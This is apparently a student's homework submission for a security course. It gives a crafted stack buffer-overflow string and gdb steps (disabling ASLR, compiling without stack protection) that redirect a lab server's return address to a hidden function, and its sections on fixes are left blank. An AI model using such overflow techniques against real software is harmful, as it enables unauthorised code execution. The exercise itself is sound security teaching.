Homework Number: hw10

Name: Shu Hwai Teoh


ECN Login: teoh0

Due Date: Thursday 4/09/2020 at 4:29PM

1. specially crafted buffer overflow string: 29\*A

AAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc8\x0d\x40\x00\x00\x00\x00\x00

1. explanation of why you chose the string:
   * address of variable str in clientComm(): 0x7fffffffe42b
   * return address of DataPrint(): 0x0000000000400e1e
   * return address of clientComm(): 0x0000000000400dc6
   * entry to the object code for the secretFunction() function: 0x0000000000400dc8
   * $rbp of clientComm(): 0x7fffffffe440
   * Return address: 0x7fffffffe448
   * difference between address of variable str and return address of DataPrint():



* + To overrun the stack memory location of where the stack-frame created for DataPrint() stores the return address, the overwrite must be such that the new return address corresponds to the entry into the code for the function secretFunction().
  + Turn off ASLR: sudo sysctl -w kernel.randomize\_va\_space=0
  + Compile server: gcc -fno-stack-protector -z execstack server.c -o server
  + gcc -g server.c -o server
  + gdb server
  + (gdb) disas secretFunction: the last four bytes of memory address for entry to the object code for the secretFunction() function is 0x0000000000400dc8 (8 bytes)
  + (gdb) set args 8000
  + (gdb) break clientComm
  + (gdb) break \*0x0000000000400dc6
  + (gdb) run
  + client 128.46.4.84
  + (gdb) print /x $rsp
  + \x18\x0e\x00\x00\x00\x00\x00\x00
  + (gdb) print /x $rsp #0x7fffffffde40
  + (gdb) cont

1. the modified parts of the server code by highlighting or underlining them.
2. explanation of your fixes to the code: